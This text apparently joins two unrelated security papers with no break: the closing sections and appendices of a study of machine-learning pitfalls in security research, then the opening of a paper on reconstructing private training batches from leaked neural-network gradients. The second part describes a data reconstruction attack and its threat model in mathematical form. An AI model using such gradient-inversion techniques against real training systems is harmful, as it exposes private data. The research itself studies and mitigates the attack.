Experimental setup. To illustrate how severe these pitfalls are, we consider KITSUNE [93], a state-of-the-art deep learning-based intrusion detector built on an ensemble of autoencoders. For each packet, 115 features are extracted that are input to 12 autoencoders, which themselves feed to another, final autoencoder operating as the anomaly detector.

As a simple baseline to compare against KITSUNE, we choose the *boxplot method* [129], a common approach for identifying outliers. We process the packets using a 10-second sliding window and use the packet frequency per window as the sole feature. Next, we derive a lower and upper threshold from the clean calibration distribution: $\tau_{low} = Q_1 - 1.5 \cdot \text{IQR}$ and $\tau_{high} = Q_3 + 1.5 \cdot \text{IQR}$. During testing, packets are marked as benign if the sliding window's packet frequency is between τ_{low} and τ_{high}, and malicious otherwise. In Figure 8, these thresholds are shown by the dashed gray lines.

Results. The classification performance of the autoencoder ensemble compared to the boxplot method is shown in Table 5. While the two approaches perform similarly in terms of ROC AUC, the simple boxplot method outperforms the autoencoder ensemble at low false-positive rates (FPR). As well as its superior performance, the boxplot method is exceedingly lightweight compared to the feature extraction and test procedures of the ensemble. This is especially relevant as the ensemble is designed to operate on resource-constrained devices with low latency (e.g., IoT devices).

Note this experiment does not intend to show that the boxplot method can detect an instance of Mirai operating in the wild, nor that KITSUNE is incapable of detecting other attacks, but to demonstrate that an experiment without an appropriate baseline (P6) *is insufficient to justify the complexity and overhead of the ensemble*. The success of the boxplot method also shows how simple methods can reveal issues with data generated for lab-only evaluations (P9). In the Mirai dataset the infection is overly conspicuous; an attack in the wild would likely be represented by a tiny proportion of network traffic.

4.5 Takeaways

The four case studies clearly demonstrate the impact of the considered pitfalls across four distinct security scenarios. Our findings show that subtle errors in the design and experimental setup of an approach can result in misleading or erroneous results. Despite the overall valuable contributions of the research, the frequency and severity of pitfalls identified in top papers clearly indicate that significantly more awareness is needed. Additionally, we show how pitfalls apply across multiple domains, indicating a general problem that cannot be attributed to only one of the security areas.



Figure 8: Frequency of benign vs malicious packets in the Mirai dataset [93]. The Gray dashed lines show the thresholds that define normal traffic calculated using the simple baseline (*boxplot method* [129]). The span of clean data used for calibration is highlighted by the light blue shaded area.

5 Limitations and Threats to Validity

The preceding identification and analysis of common pitfalls in the security literature has been carried out with utmost care. However, there are some limitations that are naturally inherent to this kind of work. Even though these do not affect the overall conclusion of our analysis, we discuss them in the following for the sake of completeness.

Pitfalls. Although some pitfalls may seem obvious at first, our prevalence analysis indicates the opposite. This lack of awareness obstructs progress, and it will persist until addressed by the community. Furthermore, we cannot cover all ten pitfalls in detail, as our focus is on a comprehensive overview. Finally, some pitfalls cannot always be prevented, such as sampling bias, label inaccuracy, or lab-only settings. For example, it is likely not possible to test an attack in a real environment due to ethical considerations. In such cases, simulation is the only option. As outlined in §2, corrective measures may even be an open problem, yet awareness of pitfalls is a first step towards amending experimental practices and ultimately devising novel methods for mitigating them.

Prevalence analysis. For the prevalence analysis, we skimmed all papers of top security conferences in the last 10 years and identified 30 papers that use machine learning prominently (e.g., mentioned in the abstract or introduction). Even though this selection process is not entirely free from bias, the identified pitfalls are typical for this research branch and the respective papers are often highly cited.

Moreover, a pitfall is only counted if its presence is clear from the text or the associated artifacts, such as code or data. Otherwise, we decide in favor of the paper and consider a pitfall as not present. Despite this conservative assignment, our analysis underlines the prevalence of pitfalls.

Impact analysis. Four exemplary research works are chosen from security areas in which the authors of this paper

have also published research. This biased selection, however, should be acceptable, as we intend to empirically demonstrate how pitfalls can affect experimental results.

6 Related Work

Our study is the first to *systematically* and *comprehensively* explore pitfalls when applying machine learning to security. It complements a series of research on improving experimental evaluations in general. In the following, we briefly review this related work and point out key differences.

Security studies. Over the last two decades, there have been several studies on improving experiments in specific security domains. For example, Axelsson [11], McHugh [90], and Cardenas et al. [24] investigate issues with the evaluation of intrusion detection systems, covering special cases of sampling bias (P1), the base rate fallacy (P8), and inappropriate performance measures (P7). Sommer and Paxson [119] extend this work and specifically focus on the application of machine learning for network intrusion detection. They identify further issues, such as semantic gaps with anomaly detection (P4) and unrealistic evaluation baselines (P6).

In a similar strain of research, Rossow et al. [112] derive guidelines for conducting experiments with malware. Although this study does not investigate machine learning explicitly, it points to experimental problems related to some of the issues discussed in this paper. The study is expanded upon by a series of work examining variants of sampling bias in malware analysis (P1), such as temporally inconsistent data splits and labels [e.g., 4, 92, 104, 144] as well as unrealistic goodware-to-malware ratios [e.g., 5, 104]. Aghakhani et al. [3] study the limits of static features for malware classification in the presence of packed samples.

Das et al. [35] show that security defenses relying on hardware performance counters are ineffective in realistic settings (P9). Similarly, for privacy-preserving machine learning, Oya et al. [98] find that most location privacy approaches fail when applied to real-world distributions (P9). For authentication, Sugrim et al. [123] propose appropriate measures to evaluate learning-based authentication systems (P7), and finally, for system security, van der Kouwe et al. [130] point to frequent benchmarking flaws (P1, P6, and P7).

Our study builds on this research but provides an orthogonal and comprehensive view of the problem. Instead of focusing on specific domains, we are the first to *generally* explore pitfalls and recommendations when applying machine learning in computer security. Hence, our work is not limited to certain problems but applicable to all security domains.

Adversarial learning studies. Another branch of research has focused on attacking and defending learning algorithms [18, 39, 101]. While a number of powerful attacks have emerged from this research such as evasion, poisoning, and inference attacks, the corresponding defenses have often suffered from limited robustness [10]. To counteract this imbalance, Carlini et al. [26] identify several pitfalls that affect the evaluation of defenses and discuss recommendations on how to avoid them. In a similar vein, Biggio et al. [21] propose a framework for security evaluations of pattern classifiers under attack. Both works are closely related to pitfall P10 and provide valuable hints for evaluating the robustness of defenses. However, while we also argue that smart and adaptive adversaries must always be considered when proposing learning-based solutions in security, our study is more general.

Machine learning studies. Finally, a notable body of work has explored recommendations for the general use of machine learning. This research includes studies on different forms of sampling bias and dataset shift [94, 124, 128] as well as on the general implications of biased parameter selection [63], data snooping [76], and inappropriate evaluation methods [38, 52, 61]. An intuitive overview of issues in applied statistics is provided by Reinhart [109].

Our work builds on this analysis; however, we focus exclusively on the impact of pitfalls prevalent in security. Consequently, our study and its recommendations are tailored to the needs of the security community, and aim to push forward the state of the art in learning-based security systems.

7 Conclusion

We identify and systematically assess ten subtle pitfalls in the use of machine learning in security. These issues can affect the validity of research and lead to overestimating the performance of security systems. We find that these pitfalls are prevalent in security research, and demonstrate the impact of these pitfalls in different security applications. To support researchers in avoiding them, we provide recommendations that are applicable to all security domains, from intrusion and malware detection to vulnerability discovery.

Ultimately, we strive to improve the scientific quality of empirical work on machine learning in security. A decade after the seminal study of Sommer and Paxson [119], we again encourage the community to reach *outside the closed world* and explore the challenges and chances of embedding machine learning in real-world security systems.

A Appendix: Pitfalls

As a supplement to this paper, we provide further details on the identified pitfalls and our recommendations in this section.

Label inaccuracy. Noisy labels are a common problem in machine learning and a source of bias. In contrast to sampling bias, however, there exist different, practical methods for mitigating label noise [e.g., 96, 139]. To demonstrate this mitigation, we employ the readily available method by Northcutt et al. [96] that cleans noisy instances in the training data. We follow the setup from Xu et al. [139] and randomly flip 9.7 % of the labels in the DREBIN training dataset. We then train an SVM on three datasets: the correctly-labelled dataset, its variant with noisy labels, and the cleansed dataset.

Table 6 shows the F1-score, Precision, and Recall for the three datasets. Due to label noise, the F1-score drops from 0.95 to 0.73 on the second dataset. Yet, it increases to 0.93 once data cleansing is applied. This result is comparable to the method by Xu et al. [139] who report an F1-score of 0.84 after repairing labels. In addition, we check the detection performance of noisy labels. 84 % of the flipped labels are correctly detected, while only 0.2 % of the original labels are falsely flagged as incorrect. Our experiment indicates that available methods for reducing label noise can provide sufficient quality to mitigate label inaccuracy in practice.

Table 6: Performance with label noise in the DREBIN dataset

Scenario	F1-Score	Precision	Recall
Correctly-labelled dataset	0.955	0.900	0.928
Noisy dataset	0.727	0.340	0.942
Cleansed dataset	0.933	0.889	0.855

Data snooping. As discussed in §2, there exist several variants of data snooping where information that is not available in practice is unintentionally used in the learning process. Table 8 provides a list of common types for test, temporal and spatial snooping to better illustrate these cases. We recommend using this table as a starting point when vetting a machine-learning workflow for the presence of data snooping.

Spurious correlations. Various extraneous factors, including sampling bias and confounding bias [16, 103], can introduce spurious correlations. In the case of confounding bias, a so-called confounder is present that coincidentally correlates with the task to solve. Depending on the used features, the confounder introduces artifacts that lead to false associations. In the case of sampling bias, the correlations result from differences between the sampled data and the true underlying data distribution.

Spurious correlations are challenging to identify, as they depend on the application domain and the concrete objective of the learning-based system. In one setting a correlation might be a valid signal, whereas in another it spuriously creates an artificial shortcut leading to over-estimated results. Consequently, we recommend systematically analyzing possible factors that can introduce these correlations. In some cases, it is then possible to explicitly control for unwanted extraneous factors that introduce spurious correlations, thus eliminating their impact on the experimental outcome. In other disciplines, different techniques have been proposed to achieve this goal [e.g., 16, 64, 86, 97, 143], which, however, often build on information not available to security practitioners. For instance, several methods [e.g., 64, 143] can correct sampling bias if the selection probability for each observation is known or can be estimated. In security research this is rarely the case.

As a remedy, we encourage the community to continuously check for extraneous factors that affect the performance of learning-based systems in experiments. However, this is a non-trivial task, as the factors contributing to the correlations are highly domain-specific. As recommended in §2, explanation techniques for machine learning can be a powerful tool in this setting to enable tracing predictions back to individual features, thereby exposing the learned correlations.

Sampling bias. Often it is extremely difficult to acquire representative data and thus some bias is unavoidable. As an example of how to tackle this problem, we investigate this pitfall for Android malware detection. In particular, we control

Table 7: Detection performance on data from different origins

Origin	F1-Score	Precision	Recall
GooglePlay	0.879	0.914	0.846
Anzhi	0.838	0.881	0.801
AppChina	0.807	0.858	0.762
AndroZoo	0.885	0.922	0.852

Table 8: Overview of data snooping groups and types

Group	Types	Description
Test Snooping	Preparatory work	If the test set is used for any experiments except for the evaluation of the final model, the learning setup benefits from additional knowledge that would not be available in practice. This includes steps to find features or limit the number of features through feature selection on the entire dataset.
	K-fold cross-validation	Another type of snooping occurs if researchers tune the hyperparameters by using k-fold cross-validation with the final test set for evaluation, and report these results.
	Normalization	Normalization factors, such as tf-idf, are computed on the complete dataset, i.e., before splitting the dataset into training and test set.
	Embeddings	Similarly, embeddings for deep neural networks are derived from the complete dataset, instead of just using the training data.
Temporal Snooping	Time dependency	Time dependencies within the data are not considered, so that samples are detected with features that would not be available at training time in a realistic setting (e.g., features of new malware variants [104]).
	Aging datasets	The usage of well-known datasets from prior work can also introduce a bias. Researchers may implicitly incorporate prior knowledge by using previous insights from these publicly available datasets.
Selective Snooping	Cherry-picking	Data is cleaned based on information that is usually not available in practice. For instance, applications are filtered out that are not detected by a sufficiently large number of AV scanners.
	Survivorship bias	A group of samples is already filtered out. This bias overlaps with sampling bias (P1). For example, using only applications, which a dynamic analysis system can successfully process and removing all others from the dataset, also introduces a survivorship bias.

for one source of sampling bias to prevent our classifier from picking up on spurious correlations, rather than detecting malware. To this end, we construct individual datasets that exclusively contain only apps from one specific market each, instead of training on the overall, large dataset of Android apps. This ensures that the classifier learns to detect malware instead of capturing differences between the markets. For this experiment, we use the three largest markets in AndroZoo (GooglePlay, Anzhi, and AppChina) with 10,000 benign and 1,000 malicious apps each, and train DREBIN on all datasets.

The results are depicted in Table 7. The detection performance varies across the datasets, with an F1-score ranging from 0.807 to 0.879. However, if we ignore the origin of the apps and randomly sample from the complete AndroZoo dataset, we obtain the best F1-score of 0.885, indicating a clear sampling bias. This simple experiment demonstrates how controlling for a source of bias can help to better estimate the performance of a malware detector. While the example is simple and specific to Android malware, it is easily transferable to other sources and scenarios.



Figure 9: Survey results regarding the different pitfalls.

B Appendix: Prevalence Analysis

Here, we provide additional details on the author survey discussed in §3. Note that the supplementary material contains further information regarding the chosen papers.

Details of author survey. In addition to the discussion of the survey conducted in §3, Figure 9 provides an overview of the authors' responses grouped by pitfall. Each bar indicates the agreement of the authors, with colors ranging from warm (strongly disagree) to cold (strongly agree).

Data collection and ethics. Our institution does not require a formal IRB process for the survey conducted in this work. However, we contacted the ethical review board of our institution and achieved approval from its chair for conducting the survey. Moreover, we designed the survey in accordance with the General Data Protection Regulation of the EU, minimizing and anonymizing data where possible. All authors approved to a consent form that informed them about the purpose of the study, the data we collect, and included an e-mail address to contact us in case of questions.

Exploring the Security Boundary of Data Reconstruction via Neuron Exclusivity Analysis

Xudong Pan, Mi Zhang✉, Yifan Yan, Jiaming Zhu, Min Yang✉

Abstract

Among existing privacy attacks on the gradient of neural networks, *data reconstruction attack*, which reverse engineers the training batch from the gradient, poses a severe threat on the private training data. Despite its empirical success on large architectures and small training batches, unstable reconstruction accuracy is also observed when a smaller architecture or a larger batch is under attack. Due to the weak interpretability of existing learning-based attacks, there is little known on why, when and how data reconstruction attack is feasible.

In our work, we perform the first analytic study on the security boundary of data reconstruction from gradient via a microcosmic view on neural networks with rectified linear units (ReLUs), the most popular activation function in practice. For the first time, we characterize the insecure/secure boundary of data reconstruction attack in terms of the *neuron exclusivity state* of a training batch, indexed by the number of ***Ex**clusively **A**ctivated **N**eurons* (ExANs, i.e., a ReLU activated by only one sample in a batch). Intuitively, we show a training batch with more ExANs are more vulnerable to data reconstruction attack and vice versa. On the one hand, we construct a novel deterministic attack algorithm which substantially outperforms previous attacks for reconstructing training batches lying in the insecure boundary of a neural network. Meanwhile, for training batches lying in the secure boundary, we prove the impossibility of unique reconstruction, based on which an exclusivity reduction strategy is devised to enlarge the secure boundary for mitigation purposes.

1 Introduction

From G. Hinton's Turing-award-winning work on *backpropagation* in 1986 [39] to modern optimizers standardized in popular deep learning libraries like Google's Tensorflow [1] and Facebook's PyTorch [36], the *gradient* plays a ubiquitous role in the learning process of most deep learning models. Intuitively, taking the task of image classification for example, the gradient provides the image classifier with a good direction to adapt its parameters for narrowing the errors (i.e., the



Figure 1: The information flow of producing the average gradient of a training batch in a face recognition model and the scenario of data reconstruction attack.

loss function) between the predictions and the ground-truth class labels. As the model iteratively updates its parameters along the opposite direction of the gradient on different training samples, the loss function gradually decreases and the prediction of the learning model becomes more accurate.

However, accompanied with the fundamental role of gradient in deep learning is its tell-tale heart. As Fig. 1 shows, in a typical face recognition system, a batch of training images are first input to the neural network classifier. The classifier then predicts the labels, computes the average loss function, and uses back-propagation to calculate the gradient as the parameter derivative of the average loss. As the gradient is explicitly derived from the data inputs and the labels, it is reasonable for an attacker to expect the gradient would leak sensitive information about the original training data. With the booming of novel distributed learning paradigms [5, 51], several research works start to explore the feasibility of inferring the data property [29], the membership [29, 31], the class representatives [16, 49], or the data inputs [12, 52, 53]

from the gradient potentially leaked to a man-in-the-middle attacker or an honest-but-curious server [19, 28].

Despite the feasibility of privacy attacks via the gradient, most previous attacks notice a common yet unclear performance bottleneck on the privacy leakage of their proposed approaches. For example, Melis et al. [29] report the precision of sensitive word inference from the gradient decreases by over 30% when the batch size increases by 8×. Nasr et al. [31] report a shallower neural network model is observed to leak less membership information. Zhu et al. [53] report the iterations required to reverse engineer a training batch from its average gradient increase by 10× when the batch size increases from 1 to 8, while the proposed attack is more likely to fail when the neural network is shallow. To summarize, the information leakage from the gradient seemingly decreases for a larger training batch and a shallower neural network model. However, whether this phenomenon has a common root cause interwoven with the underlying mechanism of deep learning? To the best of our knowledge, existing literature provides almost no clue to this fundamental question.

Our Work. We investigate the above question by dissecting the mechanism of *data reconstruction attack* [12, 52, 53], an emerging privacy threat which exploits the leaked average gradient of a deep learning model to reverse engineer the corresponding training batch. As shown in the right part of Fig. 1, data reconstruction attack targets at reconstructing the training samples from the corresponding gradient, which poses severe threats on the confidentiality of private training data. As one of the earliest data reconstruction attacks, Zhu et al. [53] propose a learning-based approach to restore the training batch, which views the unknown training batch as learnable variables (i.e., *dummy data*). By minimizing the L2 distance between the gradient calculated on the dummy data and the ground-truth gradient (i.e., *gradient matching*), they surprisingly observe the reconstruction is possible when the batch size is no larger than 8 on CIFAR-100 [22], while the reconstruction quality can be unstable for different trials and relatively small victim models. Follow-up works [12, 52] present technical adjustments to the learning-based framework in [53], with similar bottlenecks observed on data reconstruction. However, due to their weak interpretability, none of the previous works have successfully characterized *why, when and how data reconstruction from gradient is feasible*, which, from our perspective, can be a key entrance to understand and strengthen the privacy properties of the gradient.

To explore the security boundary of data reconstruction from gradient, we present the first analytic study of data reconstruction attacks on the family of fully-connected neural networks (FCNs) with rectified linear units (ReLUs [13]), a quintessential neural network architecture which has been commonly used for demonstrating novel attack and defense insights [17, 38, 46]. As probably the most popular activation function in deep learning practices [13], a ReLU lets non-negative inputs pass through without modification and blocks the negative inputs. This special gate-like behavior of ReLU allows each input sample to hold its own set of *activation paths* as its *activation pattern* [25, 30]. We construct deterministic algorithms which decode the hidden information in the average gradient to determine the activation patterns of every single sample, a critical step to reduce the otherwise highly nonlinear gradient-matching problem to a linear equation system regarding the inputs to ease the further analytical studies. Investigating the conditions under which the activation patterns can be reconstructed from the gradient, we mainly make the following key contributions:

(1) Neuron Exclusivity State Analysis. For the first time, we point out *neuron exclusivity state*, indexed by the number of ***Ex**clusively **A**ctivated **N**eurons* (ExANs, i.e., a ReLU activated by only one sample in a batch during a forward pass), is critical to the feasibility of data reconstruction attack. Specifically, we characterize the following boundary conditions for the neuron exclusivity state of a training batch under attack.

(2) Boundary of Insecure Exclusivity States. We discover the condition of *sufficient exclusivity*, i.e., when each sample in a batch has at least 2 ExANs at the last ReLU layer and 1 at the other layers, as a strong indicator to insecure neuron exclusivity states (Section 5). Specifically, we show a deterministic attack algorithm with guaranteed reconstruction accuracy (Theorem 1) can be constructed for any training batch satisfying the sufficient exclusivity condition. Evaluation on 5 real-world scenarios covering medical, face recognition and visual datasets and a diverse set of FCNs of varied depth and width shows, our attack consistently outperforms previous attacks by a large margin in terms of reconstruction recognizability and reaches 100% label inference accuracy (Section 7). Besides, we also extend our attack algorithm to classifiers based on convolutional neural networks (CNNs) by combining analytical and optimization-based techniques.

(3) Boundary of Secure Exclusivity States. By dissecting the remaining exclusivity state space, we further determine the *lack of exclusivity* condition, i.e., when each sample has 0 ExAN at the first ReLU layer, as an indicator to the impossibility of unique reconstruction (Section 6). For these states, we prove there always exist infinitely many artifact batches which yield exactly the same gradient as the victim's ground-truth batch, and derive the lower bound for the largest distance between an artifact batch and the ground-truth batch (Theorem 2). This observation inspires us to devise an exclusivity reduction strategy, which replaces the first ReLU layer as a linear layer, to enhance the privacy of an arbitrary batch of training samples when its size is larger than the number of neurons in the first layer, with almost no degradation on the model performance. For the completeness of our study, we also present preliminary experimental results in Section 8 to empirically analyze the performance of data reconstruction on the remaining states.

2 Related Work

Data Reconstruction Attack. Different from inferring class representatives [9, 16], data reconstruction attack primarily aims at recovering each single training sample behind the intermediate computational results accessed by the attacker. Although [41] first refers to such an attack class as data reconstruction attack, their work mainly study reconstructing a batch of training samples from the changes of their outputs from an updated neural network, which is merely a realistic threat model in most distributed learning paradigms. Parallel to this work, [49] improves [16] with a multi-task GAN to generate individual samples by refining the recovered class representatives, which however requires strong inner-class similarity of the datasets. These limitations make these two attacks not directly applicable to our threat model.

Recently, starting from [53], a branch of research [12, 52, 53] begins to explore a brute-force yet general approach towards data reconstruction attacks with meaningful empirical results. Solving the gradient matching problem via optimization, these works mainly differ in the choice of the distance function to minimize (L2 distance in [52, 53] and cosine distance in [12]). Although [52] uses the property of neural networks to recover the label of a single sample in prior before the learning-based attack, the trick only works for the gradient of a single sample, which makes their method identical to [53] when applied to the average gradient. Nevertheless, existing attacks mainly stay at an empirical level and aim at showing the feasibility of data reconstruction attacks from the average gradient. Yet, almost no existing works attempt to explain the feasibility and the underlying mechanisms of data reconstruction attack.

Privacy Attacks on Training Data and Beyond. As gradients can be more easily accessed in open-network distributed learning systems, a number of recent works begin to study various types of information leakage from gradients [16, 29, 31]. For example, [29] demonstrates the possibility of inferring from the gradient whether the training samples share certain properties (e.g., whether the faces are wtih eye-glasses) and [16] leverages a generative adversarial learning paradigm to infer the class representatives, while [31] exploits the gradient for membership inference. Different from these existing studies, we are more curious about the feasibility and the theoretical limit of data reconstruction attack, considering its severe threats posed on the private training data [53]. Besides exploiting the gradient for breaking the training data privacy, researchers also explore, e.g., using the model parameters to infer the properties of training data [4, 11], using the intermediate data representations to infer the sensitive attribute values of data samples [9, 10, 34], or using model explanations to reconstruct significant parts of the training set [44]. Aside from training data privacy, previous studies also cover many other aspects of machine learning privacy, including the privacy risks of the data membership [26, 42, 43], the parameters [46], the hyper-parameters [48], the model architecture [8] or its functionality [17, 33].

3 Preliminary

Gradient in Deep Learning. Gradient plays an indispensable and ubiquitous role in modern deep learning systems, especially during the model training phase. In the following, we focus on the K-class classification task which covers many real-world use cases of deep learning. We denote a learning model as $f(\cdot;W)$, where W denotes its learnable parameters, and a training sample (X,Y), where X is called the data input and Y is the ground-truth label, ranging in $\{1,\dots,K\}$. By convention, the learning model takes in the data input X and outputs a vector $f(X;W)\in\mathbb{R}^K$ (abbrev. f), where the c-th element of this vector after a softmax operation predicts the probability of X in class c, i.e., $p_c := [\text{softmax}(f(X;W))]_c = \exp f_c / \sum_{c=1}^K \exp f_c$, where the operator $[\cdot]_c$ takes the c-th entry/row of a vector/matrix, or the c-th row of a matrix.

With this prediction, the loss function $\ell(f(X;W),Y)$ (abbrev. ℓ) is usually calculated as the cross-entropy loss between the predicted probabilities and the ground-truth label, i.e., $\ell(f(X;W),Y) := -\log p_Y = -f_Y + \log\sum_{c=1}^K \exp f_c$. With the aid of modern optimization algorithms (e.g., SGD [37] and Adam [20]), the model parameters are updated along the opposite direction of the gradient, i.e., $\overline{G}(X,Y;W) := \nabla_W \ell(f(X;W),Y)$, with a prescribed step size, which guarantees the loss function to decrease iteratively, indicating that the learning model would make more accurate predictions.

In practice, deep learning systems mainly use the average gradient calculated on multiple training samples (i.e., a batch) for parameter updating, which is usually more suitable for modern parallel computation devices and results in much faster convergence rate [3]. Formally, given a batch of M training samples $\{(X_m,Y_m)\}_{m=1}^M$, the average gradient is calculated as the coordinate-wise arithmetic average of the gradients for each single sample, which formally writes $\overline{G}(\{(X_m,Y_m)\}_{m=1}^M;W) := \frac{1}{M}\sum_{m=1}^M \nabla_W \ell(f(X_i;W),Y_i)$.

From Gradient Matching to Gradient Equation. Existing data reconstruction attacks suppose the attacker captures the average gradient of an unknown batch and has a white-box knowledge about the victim's learning model (i.e., the parameters and the architecture). In practice, such an attacker may be a man-in-the-middle attacker or an honest-but-curious server in distributed learning systems deployed in open networks (e.g., federated learning [21]/collaborative training [5]). Given the leaked average gradient $\overline{G}$, previous attacks commonly adopt a learning-based approach to solve the following *gradient matching* problem,

$$\min_{\{X_m,Y_m\}_{m=1}^M} D\Big(\frac{1}{M}\sum_{m=1}^M \frac{\partial \ell(f(X_m;W),Y_m)}{\partial W}, \overline{G}\Big) \qquad (1)$$

where $\{X_m, Y_m\}_{m=1}^M$ are the learnable variables (i.e., *dummy inputs/labels*) in the gradient matching problem, and a predefined function D measures the distance between the gradient produced by the variables under optimization with the ground-truth average gradient. For example, [52, 53] implement D as the layerwise L2 distance between the ground-truth gradient and the gradient calculated from the dummy inputs and dummy labels, while [12] proposes to use the layerwise cosine distance alternatively. Using standard optimizers like L-BFGS [27] or Adam [20] to minimize the learning objective in (1) w.r.t. the dummy inputs and labels, one is expected to find a batch of $\{X_m, Y_m\}_{m=1}^M$ which yield an average gradient close to the ground-truth gradient. According to the results in [12, 52, 53], the authors find the learned dummy inputs are perceptually close to the ground-truth inputs. However, the effectiveness of previous learning-based reconstruction attacks are also observed to rapidly deteriorate when the batch size M increases and the size of the learning model decreases. Yet, there is still little known about the mechanisms which determine this commonly observed yet unclear phenomenon.

In our viewpoint, to optimize the gradient matching problem in (1) is equivalent to solve the *gradient equation*:

$$\sum_{m=1}^{M} \frac{\partial \ell(f(X_m;W),Y_m)}{\partial W} = M\overline{G} \tag{2}$$

where $\{(X_m, Y_m)\}_{m=1}^M$ are the variables. In other words, the solvability and the uniqueness of the solutions to the gradient equation would largely determine the feasibility of data reconstruction attacks, which is however scarcely explored.

Fully-Connected Neural Networks with ReLU. Considering the generality of this open problem, our first analytical study mainly focus on fully connected neural networks (FCNs) with rectified linear units (ReLUs). On the one hand, FCN is a quintessential neural network architecture [13] which is commonly used for demonstrating novel attack and defense insights [17, 38, 46], and a popular choice for classification tasks on data samples in vector form or feature vectors extracted from upstream feature extraction models [18]. On the other hand, due to its numeric stability [13], ReLU is commonly implemented in a very broad class of popular neural network architectures including both FCNs and deep convolutional neural networks (CNN). Intuitively, a ReLU $\sigma(\cdot)$ can be viewed as a gate structure which allows non-negative values to pass through without any change and meanwhile blocks negative values by outputting 0 instead, which is formally written as $\sigma(x) = x$ if $x \geq 0$; $\sigma(x) = 0$ if $x < 0$.

For simplicity, we refer to an FCN with ReLU as an FCN. Formally, an $(H+2)$-layer FCN has the following formulation $f(X; W_0, W_1, \ldots, W_H, b_0, b_1, \ldots, b_H) = W_H\sigma(W_{H-1}\ldots(W_1\sigma(W_0X + b_0) + b_1)\ldots + b_{H-1}) + b_H$, where $W_i \in \mathbb{R}^{d_{i+1}\times d_i}$ is the weight matrix at the i-th layer, $b_i \in \mathbb{R}^{d_{i+1}}$ is the bias vector, the data input $X \in \mathbb{R}^{d_0}$, $d_{H+1} = K$, i.e., the class number, and σ is the ReLU activation function. For example, when $H = 1$, the model $W_1\sigma(W_0X + b_0) + b_1$ is called a three-layer FCN. We denote an FCN architecture in the form of $(d_0\text{-}d_1\text{-}\ldots\text{-}d_{H+1})$. Moreover, without loss of generality, we would omit the bias terms in our analysis for the simplicity of notations.

Activation Patterns. Considering the gate-like behavior of ReLU, when a representation is input to a neural network with ReLU, each coordinate of the representation selectively passes through a part of neurons at the current layer and meanwhile is blocked by the remaining neurons due to the negativity or a vanishing weight of the neural connection. As Fig. 2 shows, after forwarding through the whole neural network layer by layer, each sample has a set of computation paths in the neural network, which forms its *activation pattern*. Below, we develop the idea of activation pattern in a formal way.

ReLU is applied to a vector in a coordinate-wise way. For example, the i-th output of the first layer, i.e., $\sigma(W_0X + b_0)$, is reformulated as $\sigma(W_0X + b_0) := D_1(X; W_0, b_0)(W_0X + b_0)$ [25], where $D_1(X; W_0, b_0) = \text{diag}(\mathbf{1}\{\sigma(W_0X + b_0) \succ 0\})$, i.e., a diagonal matrix whose j-th diagonal entry is 1 when the j-th output of the first layer is positive and otherwise 0. For simplicity, we denote the last term as $D_1(X)(W_0X + b_0)$. We call such a matrix $D_1(X)$ the *activation matrix* of X at the first layer. Similarly, we can reformulate the whole ReLU FCN as $f(X) = W_HD_H(W_{H-1}\ldots(W_1D_1(W_0X + b_0) + b_1)\ldots + b_{H-1}) + b_H$ where the sequence of activation matrices $(D_1, \ldots, D_H)$ describes the *activation pattern* for the data input X.



Figure 2: The forward and backward phase of a training batch in a 4-layer FCN (better viewed in color).

Finally, we would like to mention a useful property of the activation pattern during the gradient back-propagation, that is, the activation matrix commutes with the derivative operation, i.e., $\nabla_{W_0}D_i(X)W_{i-1}\ldots W_0X = D_i\nabla_{W_0}W_{i-1}\ldots W_0X$. In other words, the gradient backpropagates along the same activated path as in the forwarding phase. Fig. 2 illustrates the role of the activation pattern in the forward and the back-

ward phases of an FCN, where each data sample is forwarded through a set of computation paths which composes its *activation pattern* (D_1, D_2). For example, as the blue directed lines show, Sample #1 passes through the 1st and the 3rd neuron at the first ReLU layer, which means its activation matrix at the first layer D_1 is $\text{diag}(1,0,1,0)$. Similarly, at the second ReLU layer, its activation matrix D_2 is $\text{diag}(1,1,1,0,0)$. Moreover, we call a neuron which is only activated by one sample in an input batch as the *exclusively activated* neuron (i.e., ExAN) of the corresponding sample (marked in the same color of the sample). For simplicity, the green dashed lines plot parts of the back-propagation paths: the gradient signal is non-vanishing only along the same activation pattern in the forward phase.

4 Overview of Analytic Framework

Threat Model. As summarized in Table 1, we follow almost the same threat model as in existing data reconstruction attacks [12, 53], where the attacker has the knowledge of:

1. The ground-truth average gradient $\overline{G}$ calculated on a batch of M training samples.
2. The architecture and the parameters of an FCN with respect to which the gradient is calculated.

Unlike previous attacks, we do not require the knowledge of the batch size M. As Section 5 will show, the attacker can determine the batch size from the gradient alone for certain exclusivity states. In our analysis on the boundary conditions, we additionally assume the model has random weights to ensure an attacker cannot exploit the otherwise trained parameters for better attacks. Nevertheless, we later show this assumption has no influence on the effectiveness of our proposed attack.

Summary of Key Results. As one of our major contributions, we for the first time unveil and prove the strong relation between the feasibility of data reconstruction attacks on FCNs and the *exclusivity* of activation patterns of samples in a batch (i.e., *neuron exclusivity state*), indexed by the number of ***Ex**clusively **A**ctivated **N**eurons* (*ExAN*s) in each ReLU layer. First, we formally define what is an ExAN.

Definition 1 (ExAN). *Given a batch $\{(X_m, Y_m)\}_{m=1}^M$, we call the j-th neuron at the i-th layer is an ExAN if $\sum_{m=1}^M [D_i(X_m)]_j = 1$, where $[D_i(X_m)]_j$ denotes the j-th diagonal entry of the activation pattern of X_m at the i-th layer.*

Literally, an ExAN is a ReLU activated by only one sample in a batch during the forward pass. For intuition, Fig. 2 illustrates two data samples and their corresponding ExANs during their computation in a four-layer FCN. We further denote the number of ExANs for the m-th sample at the i-th layer as N_i^m, which is calculated as $n(\{j : [D_i(X_m)]_j = 1 \bigwedge \forall m' \neq m, [D_i(X_m)]_j = 0\})$, where $n(\cdot)$ denotes the cardinality of a set. Based on the definition, we present the following boundary conditions which provide sufficient conditions for both the insecure and the secure neuron exclusivity states respectively.

- **Insecure Boundary Condition.** *(Sufficient Exclusivity)*: $N_H^m \geq 2$ and $\forall i = 1, \ldots, H-1$, $N_i^m \geq 1$. Intuitively, the condition of *sufficient exclusivity* characterizes that each sample in a batch has at least 2 ExANs at the last ReLU layer and has at least 1 ExAN at the other ReLU layers. We call such a batch as an *insecure* batch. In this case, we present in Section 5 the construction of a deterministic attack algorithm which has guaranteed reconstruction accuracy and stably outperforms previous attacks in evaluation (Sections 7.2).
